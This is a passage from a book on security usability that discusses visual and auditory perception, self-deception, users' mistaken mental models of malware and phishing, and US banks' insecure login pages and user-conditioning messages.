To demonstrate this, researchers have performed entertaining experiments in which they used computerised eye tracking to record what the fovea was focussing on on a video screen and only displayed a meaningful image in the foveated area. For example when displaying a page of text on screen the small area that the fovea is focused on only contains 17 or 18 characters of meaningful text, so that the rest can be replaced by meaningless gibberish (with appropriate adjustments for left-to-right or right-to-left scripts, since there's about 15 characters of lookahead ahead of the point of fixation but only two or three characters behind it [302]).

Not only did users continue to read normally, but as with the changes made during confabulation across saccades they weren't even aware that this was happening, so that "the subjective impression is quite distinctly one of being confronted with a full page of proper text stretching to the left and right visual peripheries" [300]. Just as the supposedly rational mind is really a large collection of approximations, heuristics, and sometimes just outright guesswork, so the visual system isn't a precision instrument but more akin to someone's first attempt at doing a web page in PHP, all hacks and kludges and duct tape.

(There's a company in the US that's taken the point-of-fixation effect and used it to create a means of displaying sensitive information on computer screens when other people are around you. You see, or at least think you're seeing, a screen full of normal text while anyone else just sees gibberish [303]).

The only thing that our visual periphery is really much good at is detecting motion. This isn't too surprising, since it was required in the past in order to detect when something like a predator was trying to sneak up on us. This would then help the brain plan where to foveate for image-acquisition purposes (it's possible to create somewhat disturbing illusions that take advantage of this difference between direct and peripheral vision by exploiting the fact that our eyes register one thing when

we're looking directly at it and quite another when it's recorded through movement-sensitive peripheral vision [304]).

Other animals, who have less effectively-kludged visual systems than humans, don't have this advantage. Since stationary objects don't generally present a threat, the animals are more or less blind to them. For example a fly sitting unmoving on a wall is completely invisible to a frog, so that it "will starve to death surrounded by food if it is not moving" [305] (humans have this too to a lesser extent, the phenomenon is called Troxler fading and takes about 20 seconds to occur [306]). Alongside the inattentional blindness problem that's covered in "Security Indicators and Inattentional Blindness" on page 193, this lack of motion to drive foveation is yet another reason why things like the browser's padlock icon are effectively invisible to users.

This leads to an interesting suggestion for making security indicators noticeable, if you can have them move when they first appear (for example by wiggling them a few pixels up and down or left and right) then they'll attract peripheral-vision attention and direct the fovea to the indicator [307]. Just make sure that the motion only persists for a fraction of a second or it'll become an annoyance rather than a useful indicator. Obviously this strategy won't work for the padlock because it's a negative indicator in which users are expected to react to the absence of a stimulus, a problem that's covered in more detail in "The 'Simon Says' Problem" on page 190, but you can use it to help make other types of security indicators more visible to users.

Even then though, it takes considerable care to make sure that the warnings actually are effective [308], something that's particularly critical in monitoring and control applications, for which numerous studies have produced alarming results about operators' abilities to detect problem conditions using conventional display and indicator designs, particularly in the presence of brief distractions or activity elsewhere in the display area, or even just standard multitasking [309] (in the case of the padlock or similar security indicators, consider what it's facing in terms of the typical web page with fancy graphics, animations, and Flash, alongside the usual off-screen distractions, and you can see that it really doesn't stand a chance).

A second issue with the visual system that saccades work around is the problem of neural adaptation, the fact that neurons in vision-related areas of the brain stop responding to an image over time. In some scary experiments carried out in the 1950s, scientists used a suction cup to temporarily attach a miniature lens and projector to people's eyeballs, preventing the eye from performing any saccades. Without the saccades, the image gradually faded from view and the participants effectively became blind until the experimenters removed the apparatus and the eye could perform saccades again, or they artificially introduced saccade-like movements in the projected image, which restored normal vision [310][311] (nowadays the same thing is done rather less intrusively by using computerised eye-tracking devices [312]). One type of blindness that's most common in young people, amblyopia, is in fact caused by an insufficient number of saccades, which causes large parts of the visual scene to fade away when you're focusing on something.

An effect similar to confabulation across saccades occurs with hearing, in a phenomenon called phonemic restoration. Researchers have carried out experiments where they partially obliterated a word with a cough and then used it in various sentences. Depending on the surrounding context participants "heard" completely different words because their minds had filled in the obliterated detail so smoothly that they genuinely believed that they'd heard what their minds were telling them [313][314]. A similar effect was achieved by replacing the obliterated word not with a plausible human-derived covering noise but simply with loud white noise [315]. The ability to edit together a coherent sentence from its mangled form is so powerful that you can chop a recorded sentence into 25ms or 50ms slices and reverse each slice and people will still be able to understand it (beyond 50ms it gets a bit more tricky).

Another example of the mind's ability to transparently fix up problems occurs with a synthesised speech form called sinewave speech, which is generated by using a formant tracker to detect the formant frequencies in normal speech and then

generating sine waves that track the centres of these formants [316]. The first time that you hear this type of synthesised speech it sounds like an alien language. If you then listen to the same message as normal speech, the brain's speech-recognition circuits are activated in a process known as perceptual insight, and from then on you can understand the previously unintelligible sinewave speech. In fact no matter how hard you try you can no longer "unhear" what was previously unintelligible, alien sounds. In another variant of this, it's possible under the right stimuli of chaotic surrounding sounds for the brain to create words and even phrases that aren't actually there as it tries to extract meaning from the surrounding cacophony [317].

As with a number of the other phenomena discussed in this chapter, self-deception isn't a bug but a psychological defence mechanism that's required in order for humans to function [318][319]. Contrary to the at the time widely held belief that depression and similar emotional disorders stem from irrational thinking (or possibly Klatchian coffee), experimental psychologists in the 1970s determined that depressives have a *better* grasp of reality than non-depressives, a phenomenon known as depressive realism [320][321][322][323][324][325][326][327][328]. This is particularly important in situations like jury trials, in which jurors shocked and saddened by gruesome evidence are more likely to accurately weigh the testimonial evidence than those in more positive moods [329][330].

In other words depressives suffer from a deficit in self-deception rather than an excess. Looking back to "Geeks vs. Humans" on page 149, the geek personality types are also more susceptible to depression than other types [331], as is the related Aspergers type [332][333] so it's possible that the very analytical geek mindset may be tied to some level of depressive realism.

As a generalisation of this, high levels of self-deception are strongly correlated with conventional notions of good mental health [334], to the extent that self-deception has been termed "the psyche's immune system" that exists to protect our mental health [335]. If the self-deception is removed or undermined, various mental disorders may emerge. A work on the philosophy of deception gives an insight into why both self-deception and deception of others function in this manner, with the deception acting as a mechanism to deal with stress, making it appear that we're more in control of our lives than we actually are, protecting our privacy, and so on [336]. Again, self-deception isn't a bug, it's a feature.

Another important function of self-deception and unwarranted optimism is that it's a component of what helps us avoid mistakes, and learn from them. Without unwarranted optimism, we expect to do (relatively) poorly, and so aren't too concerned when we actually do so. As a result there's no "Take notice — wrong answer" signal present in our brain, and we fail to learn from our mistakes and improve over time [337]. In fact this mental "difference signal" between what we're expecting and what we actually get is actually measurable in a part of the brain called the anterior cingulate cortex (although the overall process is slightly more complex than what there's room to cover here) [338][339][340].

Security through Rose-tinted Glasses

Emotions have a significant effect on human decision-making. Depressed people tend to apply a fairly methodical, bottom-up data-driven strategy to problem solving, while non-depressed people use a flexible top-down heuristic approach with a lot less attention to detail, an effect that's been demonstrated in numerous experiments [341][342][343]. While negative emotions can reduce the effects of various cognitive biases and lead to more realistic thinking, they also make it more difficult to retrieve information relevant for solving the current problem and limit creativity [344][345]. In fact depressed people have been found to do a pretty good job of following the decision-making process expected by SEU theory [346]. The neuropsychological explanation for this is that increased dopamine levels (a neurotransmitter that, among assorted other functions, is related to feelings of satisfaction and pleasure) improve cognitive flexibility [347] and that entirely different brain structures are involved in handling information when in a positive or negative mood [348].

When we're in a positive mood we're willing to take a few more risks (since we see a benign situation that presents little danger to us) and apply new and unusual creative solutions. Conversely, being in a negative mood triggers the primitive fight-or-flight response (both depression and anxiety are linked to a deficiency in the neurotransmitter serotonin) giving us a narrow focus of attention and discouraging the use of potentially risky heuristics [349][350]. All of this doesn't necessarily mean that breaking up with your significant other just before you take your final exams is going to turn you into a straight-A student though. While the economic decision-making model may help in solving some types of problems, it can significantly hinder in others [351][352].

One of the portions of the brain that's critical in the regulation of emotions is the amygdala, a part of the primitive limbic system that's involved in the processing of emotions. People occasionally sustain brain injuries that affect the amygdala, either disconnecting or otherwise disabling it so that emotions are severely curtailed. In theory this disabling of the amygdala should lead to completely rational, logical decision-making, a perfect execution of the economic decision model with all emotional biases removed. In reality however people with this type of brain damage tend to be very ineffective decision-makers because they've lost the emotion-driven ability to make decisions based on what actually matters to them (the same lack of emotion in decision-making was also a problem with the patient described in "It's not a Bug, it's a Feature!" on page 132). In other words the decision-makers don't really know what they care about any more [353][354].

There's a well-documented phenomenon in psychology in which people have an unrealistically positive opinion of themselves, often totally unsupported by any actual evidence. This phenomenon is sometimes known as the Lake Wobegon effect after US humorist Garrison Keillor's fictional community of the same name, in which "the women are strong, the men are good-looking, and all the children are above average", or more formally the Dunning-Kruger effect in which unskilled people, unable to recognise their own lack of skill in an area and therefore to determine whether they've performed well or not, make poor decisions based on an overestimation of their own abilities [355], and is something that's uniformly present across people from all age groups, races, education levels, and socioeconomic statuses [356]. In one survey of a million school students, *all* of them considered themselves above average in terms of their ability to get along with others, sixty percent considered themselves to be in the top ten percent, and fully a quarter considered themselves in the top one percent [357]. Looking beyond students, people in general consider themselves to be above-average drivers [358], more intelligent than others [359], less prejudiced [360], more fair-minded [361], and, no doubt, better at assessing their own performance.

(It's theoretically possible to justify at least the above-average driver rating by fiddling with statistics. For example if you're using as your measure the average number of accidents and the distribution is skewed to the right with a small number of bad drivers pushing up the mean then by this measure most drivers will indeed be above average, but this is really just playing with statistics rather than getting to the root of the problem — just because you haven't ploughed into someone yet doesn't make you a good driver. In any case other factors like the IQ distribution are by definition symmetric so it's not possible to juggle the majority of people into the "above average" category in this manner).

This need to see ourselves and our decisions in a positive light is why people see wins as clear wins, but then explain away losses as near-wins ("it was bad luck"/"the quarterback got hurt during the game"/"the ground was too wet from the recent rain"/"the bird omen was read incorrectly"/…) rather than obvious losses. This self-delusion is perhaps generalised from a psychological self-defence mechanism in which we take credit for our own successes but blame failures on others [362][363]. Students, athletes, and academics all credit themselves for their successes, but blame failures on poor judging or refereeing [364][365][366][367].

This again underlines the fact that (some level of) irrationality is a fundamental aspect of human nature, and not something that you can "educate" users out of. In fact as

the psychology studies discussed above show, it can be quite detrimental to users to suppress irrationality too far.

Mental Models of Security

Users have very poor mental models not only of security technology but also of security threats [368]. This is hardly surprising: they're surrounded by myths and hoaxes and have little means of distinguishing fact from fantasy. To give one widespread example of this, nearly anything that goes wrong with a computer is caused by "a virus". If a program doesn't run any more, if the user can't find the file that they saved last night, if the hard drive develops bad sectors, the cause is always the same: "I think I've got a virus" [369][370][371]. Since the commercial malware industry goes to great lengths to make its product as undetectable as possible, if whatever's happened is significant enough that the user has noticed it then it's almost certainly anything *but* a virus [372].

The problem isn't helped by the fact that users' concerns over viruses are greatly reduced after they first experience one, since their fears of damage (deleted data, corrupted files, exploding computers) are allayed and the virus spectre is reduced from a dire threat to a minor annoyance, even one that can be accommodated since it's not really noticeable apart from a popup every now and then that can be quickly swatted away. In medical terms infected users are asymptomatic carriers, exhibiting no symptoms themselves while still being dangerous to everyone around them. Their behaviour mirrors that of medical asymptomatic carriers, who often express little concern for the contagion that they're carrying even when those around them are dropping like flies because it couldn't possibly be their fault. As a result people who have actually experienced a virus are much more nonchalant towards them than those who haven't [373], making it much easier for the malware industry to acquire them as repeat customers.

This problem is further exacerbated by the biological analogy used for viruses, sometimes referred to as the contagion model. In this model viruses aren't created for any specific purpose but "just exist", just like real-world viruses. They can also be "caught" like real-world viruses, so that users operating under this model assume that they can only be picked up in "unhygienic" areas of the web like porn sites. This interacts badly with an effect called risk compensation in which the introduction of a new safety measure doesn't result in the expected reduced accident rate because users adjust the level of risk that they're willing to take when they know that they're better protected (note that what's more or less the same theory is generally accepted under the name risk compensation [374] while there's seemingly perpetual debate over it when it's described as risk homeostasis [375][376][377][378]. As with heuristic reasoning you'll find a whole range of additional terms like "risk thermostat" being used for what's more or less the same phenomenon, but as long as you don't call it risk homeostasis you should be safe).

If users "know" that viruses can only be caught in shady parts of the Internet then they don't need to keep their virus scanners up to date because they don't visit such places, making them much more vulnerable to the mass of malware that doesn't operate by this model. The effects of this virus risk compensation were illustrated by the fact that users who had this mental model of viruses did indeed often fail to keep their virus scanners up to date or stopped scans that were already in progress [370]. This behaviour interacts badly with the reality that users can be attacked from any site on the web that's been compromised using automated attack scripts that infect vast numbers of legitimate sites [372]. This means that even (supposedly) very safe sites like the Department of Homeland Security (along with, in the case of just this single infection, 520,000 other sites) can infect users who visit it with malware [379].

The sites don't even have to be directly infected, since it's possible to inject the infection scripts via third-party linked content like advertising. As one report on a major TV station's indirectly-infected web site commented, "TV viewers are accustomed to adverts getting in the way of what they want to watch. They're probably not as used to adverts on their favourite TV websites delivering unwanted

code straight to their desktops" [380]. In fact one of the widest-scope means of targeting victims in this manner is to use Google Adwords [381][382].

This virus-focused view of computer security threats leads to a related problem, that if viruses are the only threat then the only security measure that's required is anti-virus software, with users summing up their perceived requirements for protection with "I just use an antivirus" and "I think that when I am using the antivirus to scan my computer that this is enough" [383]. Another thing that users "know" is that Macintosh computers are immune to viruses, so there's no need to worry about them or to use anti-virus software [371]. In all of these cases the attackers are neatly sidestepping users' expectations of what constitutes a risky situation and exploiting risk compensation without even caring whether it's really risk homeostasis or not.

Similarly, most users have little idea how easy it is to manufacture fraudulent email, web sites, and pretty much anything else that may be required for a phishing attack, or to automatically harvest the information needed for a social phishing attack (sometimes referred to as spear-phishing) from online sources. In one experiment that examined the effectiveness of phishing email created using information obtained from public web pages, subjects were convinced that the researchers had "hacked into their email accounts" and "accessed their address books" when in fact it was just standard spoofed email created using information harvested from locations like social networking sites using automated scripting tools [384]. Users simply couldn't conceive that an attack could be carried out in this manner, and as a result placed few constraints on the level of information that they were willing to disclose online. Any geek who provides tech support for friends and family will no doubt have their own share of incredulous "my mother does X on some random web site because she can't see how the information could be misused for Y"-type stories to tell.

This isn't the only misconception that users have over email. A more complete discussion of this issue is given in "Encrypted Email" on page 774, but in brief users don't know that messages can be modified as they travel over the Internet (or are even aware that email is a store-and-forward medium rather than going directly from the sender's computer to the recipient's computer), that encrypting a message doesn't provide any integrity protection, and that signing a message does (since the signature is seen as being the equivalent of a standard pen-and-paper signature, which doesn't protect the message that it's attached to from being modified).

Coupled with the lack of awareness of the dangers, researchers have observed a high level of denial in victims (this is another standard psychological defence mechanism whose history dates all the way back to Sigmund Freud). No-one is ever a victim of a phishing attack, it always happens to friends, or the intended victim recognised the attack just in time and didn't respond to it [384].

Not only do users have a poor idea of what the threats are, they have an equally poor idea of the value of their defences. In one nationwide survey carried out in the US, 94% of users had anti-virus software installed but only 87% were aware of this. In case this sounds like a great result, half of the software had never been updated since it was installed, rendering it effectively useless [385]. In any case with a failure rate of up to 80%, even the up-to-date software wasn't doing much good [386], with one report concluding that "the risk of getting infected by malware that antivirus protection doesn't detect is alarmingly high [… if users] visit the wrong Web site they probably won't be protected from infection" [387] (to put this into perspective though, see the discussion of the relative effectiveness of conventional malware-protection measures compared to code-signing in "Digitally Signed Malware" on page 50). As former Washington Post reporter Brian Krebs points out, "Every victim I've ever interviewed was running anti-virus software. All of the products failed to detect the malware until the victim had lost money. Anti-virus software is next to useless against these [banking malware] attacks" [388]. Risk compensation again plays a role here, with one study finding that users' computers were more likely to be infected with malware if they had anti-virus software installed than if they didn't, because the fact that the anti-virus software was (as far as the users were concerned) protecting them meant that they could safely take more risks online [389].

Other software that was supposed to be protecting users didn't fare much better. Although three quarters of respondents had a (software) firewall installed, only two thirds of those actually had it enabled (unfortunately the survey didn't check to see how many of the firewalls that had actually been enabled were configured to allow pretty much anything in or out). Nearly half of users had no idea what the firewall actually did, with a mere 4% claiming to fully understand its function [385]. Another survey of users of a range of standard PC software like web browsers, office suites, email clients, and the operating system itself found that only around 40% of users were aware of the security features in the applications, and of those only half actually understood them. In other words four out of five users have no idea what the security features in the software that they use do [390].

Phishing fared just as badly, with more than half of all respondents not being able to explain what it was and fully a quarter never having heard the term before. Consider that when your security user interface tells users that it's doing something in order to protect them from phishing attacks, only a quarter of users will actually know what it's talking about! Even somewhat technical users often have no idea of the value of their defences. For example in one study into browser warning dialogs and potential phishing attacks, several users commented that "I use a Mac so nothing bad would happen", "Since I use FreeBSD rather than Windows not much risk", and "On my Linux box nothing significantly bad would happen" [391]. In practice the phishers don't care whether you're running Windows, FreeBSD, OS X, Linux, or INTEGRITY-178B (the only operating system ever to attain a Common Criteria EAL 6 rating), they're quite happy to phish you anyway.

The high level of disconnect between geeks and the general public is demonstrated by awareness of topics like large-scale data breaches and the endless problems of voting computers — also known, somewhat erroneously, as voting machines — which are covered in "Geeks vs. Humans" on page 149. Although the typical Slashdot-reading geek is intimately familiar with an endless succession of data breach horror stories, to the average user they simply don't exist [392], and nor do things like botnets [393]. This is because people use accidents as signals, and with most types of online crime the signals are weak to nonexistent.

Human perception of risk is a complicated topic [394], and is often rather irrational (using the geek's definition of "irrational" that's covered in "Psychology" on page 125). For example the Three Mile Island reactor accident in the US killed no-one and caused few, if any, latent cancer fatalities, and yet it's estimated to have cost the nuclear industry and society as a whole on the order of half a trillion (1980) US dollars due to increased nuclear power plant construction costs arising from more stringent regulations, reduced use of nuclear power worldwide, and a corresponding increase in the use of more expensive and more polluting energy sources [395] (it's still too early to give equivalent statistics for Fukushima).

Something that people perceive as a controlled risk because it's part of a voluntary action, on the other hand, has nowhere near the same impact. Living next to a nuclear reactor for a year carries the same level of risk as driving 5km in a car[39] but most people won't bat an eyelid at the latter while being terrified of the former.

In the same way that the public has a highly skewed perception of real-world risk, they also have an unrealistic view of online risk. For example there's a great deal of concern about online stalkers [396], something that rates way down the geek threat scale compared to things like viruses, trojan horses, worms, phishing, DDoS attacks, and the marketing department's ideas on how to run a web server. One study that evaluated users' concerns about threats ranked the risk of credit card loss, the ultimate goal of the phishing (and to some extent malware) industries, as the lowest of all the threats evaluated, coming in behind even insignificant issues like the computer crashing [397].

A final problem caused by the lack of specific knowledge of the threats out there is an almost fatalistic acceptance of the view that the hacker will always get through

---

[39] For US readers, that's about 25 furlongs.

[249][398][396]. Even here though, the threat model is unrealistic: hackers get in by breaking "128-bit encryption", not by using a phishing attack or exploiting a buffer overflow in a web browser. Hand-in-hand with this is the belief that "I'm of no interest to hackers" (which also rates an honourable mention in the Six Dumbest Ideas in Computer Security [399]) since hackers would only target "interesting people" or "important computers", and even if they did want to target arbitrary individuals the chances of getting hit are "astronomically remote in comparison to your chances of a burglary" [393]. Unfortunately malware is too dumb to know whether you're interesting or not, and very democratically attacks everyone from princes to paupers[40]. In addition since the cost of an attack is (via botnets) effectively zero and everyone has something that can be monetised in one way or another (even if it's little more than a few CPU cycles or an IP address), in practice *everyone* is of interest to "the hacker".

Even the concept of "the hacker" held by many users is quite misleading, since it assumes a human being who "breaks into computers and rummages around to see what they could find" [370]. The fact that the closest that most people will ever get to a hacker is an exploit script served off an 0wned web server controlled by a botnet rented from an operator in Russia comes as a complete surprise to people expecting to be facing a lone teenager sitting in a dimly-lit basement busy typing in one password after another in an attempt to break into the user's PC.

In addition people tend to associate primarily with others who share their beliefs and values (sometimes known as "tech support via Chinese whispers"), so the opportunity for corrective feedback is minimised, or when it does occur it's quickly negated. Frighteningly, people are more likely to rely on family members, friends, or relatives for security advice than on computer security companies like anti-virus vendors, with one study finding that users were just as likely to get security advice from a friend or neighbour [400], another finding that they were twice as likely to trust a friend or relative than a security vendor [390], and a third finding that word of mouth was a trusted way to find software online [401].

This result wouldn't be too surprising to social psychologists, who have studied the seductive appeal of gossip and urban legends in great detail [402][403][404][405] [406][407][408]. Numerous geeks have experienced the trauma of finally convincing family members or neighbours to engage in some form of safe computing practice only to find that they've reverted back to their old ways the next time they see them because "Ethel from next door does it this way and she's never had a virus", and in any case since the typical user has nothing of interest to "hackers" on their computer they're safe because they'll never be targeted [409].

(Psychological research on the specific phenomenon of trust in peer groups overriding trust in, or at least reliance on, rigorous studies and research has proven difficult to find. While neuroscientists have observed that our midbrains make us disproportionately receptive to opinions from people similar to us, the closest work in this area (which isn't that close) seems to be models of persuasion like the Yale model and the Elaboration Likelihood Model, alongside the Cognitive Response Model which indicates that we're persuaded if our thoughts agree with what we're being persuaded about. If you know of any research on this topic, please get in touch).

Even concepts like that of a "secure site" (in the context of web browsing) are hopelessly fuzzy. While security geeks will retreat into muttering about SSL and certificate verification and encrypted transport channels, the average computer-literate user has about as much chance of coming up with a clear definition of the term "secure site" as they have for coming up with a definition for "Web 2.0", and for non-technical users the definition is mostly circular: a secure site is one where it's safe to enter your credit card details. Typical user comments about what constitutes a "secure site" include "I'm under the impression that with secure websites any personal information that I may enter is only accessible to the company that I intend

---

[40] This is a variant of the military aphorism that it's not the bullet with your name on it that you need to worry about but the shrapnel addressed to "Occupant".

to provide the information to", "I think it means that the information I give to the website can't be accessed by anyone else. I hope that's what it means" and "I think secure Web sites use encryption when sending information. But I am not sure what encryption really means, and if certain people can still intercept that information and make use of it" [410]. In another study, users thought that a certificate meant that a site "won't contain any harmful software", that its "security was up to date", that "it's a certificate from the government or company that the website doesn't have any viruses", and that "certificates say this is how you have programs like McAfee and […] Norton Antivirus". More worryingly, non-geek computer users assumed that any site belonging to a bank was safe since "their site should automatically be secure because it's a bank", with some users being so sure that any bank site was safe that they wanted to adjust their browser settings to get rid of warnings when visiting what appeared to be a banking site [411].

In a variation of the "I'm of no interest to hackers" mental model, users don't see why they need to encrypt their email because there's nothing of interest to anyone in it. There's just no reason for any "normal" person to want to encrypt email, and anyone who does routinely encrypt it is "nuts" [412]. Security geeks have a great deal of difficulty understanding why normal users think this way. A contributor to a security mailing list eventually came up with an appropriate way of demonstrating the problem created by encrypted email in a way that was understandable to geeks. During a discussion over why encrypted email wasn't used more he posted a response in rot13'd format. rot13 isn't even encryption but just a simple obfuscation method that can be reversed using a basic Unix shell script or by cutting and pasting the text into any one of several web-based services for undoing the obfuscation. However in order to read his message list members had to jump through a (much) milder form of the hoops that a normal user would have to leap through to read encrypted email, all just to see a message containing no sensitive information (unfortunately there were no exit polls taken to see how many actually did this) [413]. The discussion terminated at that point.

The problem that was so aptly demonstrated by the rot13'd posting is one of mediated access. In order to read encrypted email, users have to be using a particular email client that supports the encryption being used, have to be on a machine containing a copy of their private key (or, even more annoyingly, play around with smart cards and readers and PINs), and have to be able to deal with the security gobbledegook that encrypted and/or signed messages invariably produce. In contrast for unencrypted email they just click on the message from whatever email client and machine they're sitting in front of and are able to immediately access it with no intervening hurdles to clear.

It's not that users are universally unmotivated, it's that they're unmotivated to comply with security measures that they don't understand — passwords and smart cards provide the same function, so why use the more complex one when the simpler one will do just as well? Most users are in fact reasonably security-conscious *if they understand the need for the security measures* [414][415][416]. As the section on theoretical vs. effective security pointed out, users need to be able to understand the need for a security measure in order to apply it appropriately because when they can't understand the security advice that they've been given they simply ignore it [371]. This was demonstrated by a study into Windows UAC, which found that "there is a strong correlation between [understanding the concept of UAC] and a safe response to [a security issue resulting in a UAC prompt] [417] (there's more coverage of UAC issues in "Matching Users' Mental Models" on page 474).

Unfortunately geeks (and scientists in general) are really bad at effectively communicating risk to users in a way that the users can understand [418]. Normal users tie their perception of risk to a particular set of social, cultural, and psychological factors that differs considerably from the idealised view presented by geeks. As professor of risk and crisis management Edward Borodzicz puts it, "the social models one has of the world will define how we construct the world in our minds; this in turn will define what we consider to be a safe or dangerous phenomenon" [419].

A somewhat extreme example of the manner in which the two groups have different ways of constructing the world occurred with the herbicide 2,4,5-T. The scientists who developed it regarded it as being safe if used appropriately (its use during the Vietnam War as "Agent Orange" massively contravened safe-usage protocols for the herbicide). On the other hand the people who were supposed to work with it lobbied to have it banned, since safe usage outside of perfectly-controlled lab conditions wasn't guaranteed due to factors like the correct protective gear being unavailable, the instructions on the sacks of herbicide being illegible, and the working conditions under which it was applied being less than perfect. As one analysis of the problem put it, "the expert and lay conceptions of the world were used as parameters for the construction of each other's reality", and these typically had little in common [419].

Consider the case of 802.11 (in)security. After a German court in Hamburg found the owner of an open (insecure) 802.11 LAN responsible for its misuse by a third party (this was in response to a music industry lawsuit, so the legal angle is somewhat skewed) one user complained in a letter to a computer magazine that "My WLAN is open [insecure] in order to make it useful. Everyone who's used a WLAN knows this […] misuse of a WLAN requires a considerable amount of criminal energy against which I can't defend myself, even if I use encryption" [420]. The magazine editors responded that one mouse click was all the criminal energy that it took to misuse an open 802.11 access point. This comment, coming from a typical user, indicates that they both have no idea how easy it is to compromise an open 802.11 LAN, and no idea that using encryption (at least in the form of WPA, not the broken WEP) could improve the situation. In other words they didn't want to apply security measures because they had no idea that they were either necessary or useful.

Browser security indicators

You may notice when you are on our home page that some familiar indicators do not appear in your browser to confirm the entire page is secure. Those indicators include the small "lock" icon in the bottom right corner of the browser frame and the "s" in the Web address bar (for example, "https").

To provide the fastest access to our home page for all of our millions of customers and other visitors, we have made signing in to Online Banking secure without making the entire page secure. Again, please be assured that your ID and passcode are secure and that only Bank of America has access to them.

BankofAmerica　Higher Standards

Figure 55: Conditioning users to become victims of phishing attacks

Problems in motivating people to think about security also occur at the service provider side. Many US banking sites are still using completely insecure, unprotected logins to online banking services because they want to put advertising on their home pages (low-interest home loans, pre-approved credit cards, and so on) and using SSL to secure them would make their pages load more slowly than their competitors' (in Dan Kaminsky's worldwide SSL scan he found that a quarter of the top 50 US banks used insecure login pages and all but one displayed a picture of a padlock in the page content to make users assume that this was safe [421], and another survey by Internet analysis firm Netcraft found that three of the five largest US banks didn't use SSL on their login pages [422]). As a Mozilla developer pointed out during a discussion of browser warning indicators, "if you define an icon that means 'universally safe' it'll get into the page contents in no time" [423].

The practice of using insecure login pages and putting security (mis-)indicators in the page content has been widely decried by security experts for years and has even been warned about by browser vendors [424] without having any noticeable effect on the banks' security practices (in 2010, after more than a decade of complaints by security

people, a number of US banks finally made a concerted effort to SSL-secure their login pages. The reason for the switch is unknown [425] but it's suspected that it came about as a side-effect of PCI-DSS auditing requirements [426]). To compensate for this they switched wholesale to requiring Javascript, a primary attack vector for exploits [427], for their web pages to work, with some major banks' home pages simply displaying a blank page if they're visited without Javascript enabled[41].

As an example of the US financial industry's response to complaints about the lack of SSL on their web sites, one brokerage firm pointed out that users should simply leave the user name and password blank and click on the Submit button, whereupon they'd be redirected to the SSL-protected logon page. Unfortunately since no user would ever guess that this behaviour existed (and most banks use Javascript to prevent users from continuing without entering their credentials) it wouldn't help anyone much. Amusingly, some banks do allow users to continue without credentials and take them to an SSL-secured error page, which then redirects them back to the insecure initial page to re-enter their credentials! [428].

Browsers will actually warn users of this problem, but since the warning pops up whenever they enter any information of any kind into their browser, and includes an enabled-by-default "Don't display this warning again" setting (see the discussion of this issue in "User Conditioning" on page 153), the warning is long since disabled by the time the user gets to their banking page [429].

Figure 56: More user conditioning

Even more frighteningly, US financial institutions are actively training users to become future victims of phishing attacks through messages such as the ones shown in Figure 55 and Figure 56 (this practice is depressingly common, these two examples are representative of a widespread practice). One Canadian bank even instructed its customers to ignore a failed certificate verification warning (caused by a browser issue) when visiting the bank's web site [131].

(This sort of thing isn't restricted purely to online banking issues. A banking security person who wanted to join the Society of Payment Security Professionals had to call his bank to sort out an authorisation issue with the credit card that he was using to pay his membership dues. The bank told him to email his credit card information to the site instead of using the site's SSL-protected subscription form. When he responded that emailing his credit card details to the Society of Payment Security Professionals might disqualify him from being allowed to join, the bank suggested not including the card's CVV in the email as a security measure).

More recently the banks have come up with a new twist on this by training users to ignore HTTPS indicators in favour of easily-spoofed (and completely ineffective) site images, a practice covered in more detail in "Usability Testing Examples" on page 774. This illustrates that not only end-users but also large organisations like financial institutions completely misunderstand the nature of SSL's certificate-based security model and what it's supposed to achieve. This is particularly problematic because

---

[41] At least one of these banks required Javascript in order to perform client-side verification of the user's credentials (!!). Luckily someone showed them how easy it was to change their `verify_form()` to always return 'true' in Firebug before the bad guys noticed (at least as far as the bank was aware).

surveys of users have found that they are more likely to trust banks about security than other organisations because of a belief that banks are more concerned about this [396].

One very detailed book on phishing and phishing counter-measures even includes a chapter with screenshots illustrating all of the ways in which financial institutions break their own security rules [430]. Examples include Bank of America email with clickable links leading to what looks like a spoofed phishing site (the domain is `bankofamerica1` instead of the expected `bankofamerica`), a Capital One email directing users to an even phishier-sounding site `capitalone.bfi0.com`, a Network Solutions email containing a call to action to update account details (another phishing staple), an American Express email telling readers to click on camouflaged links (`<a href="http://actualsite.com">http://expectedsite.com</a>`) to update their account information, and the usual collection of banking sites running without SSL. The one for MoneyAccess is particularly beautiful: It's located at an (apparent) outsourcing site completely unrelated to MoneyAccess, and the default login credentials that it asks for are your credit card and social security number!
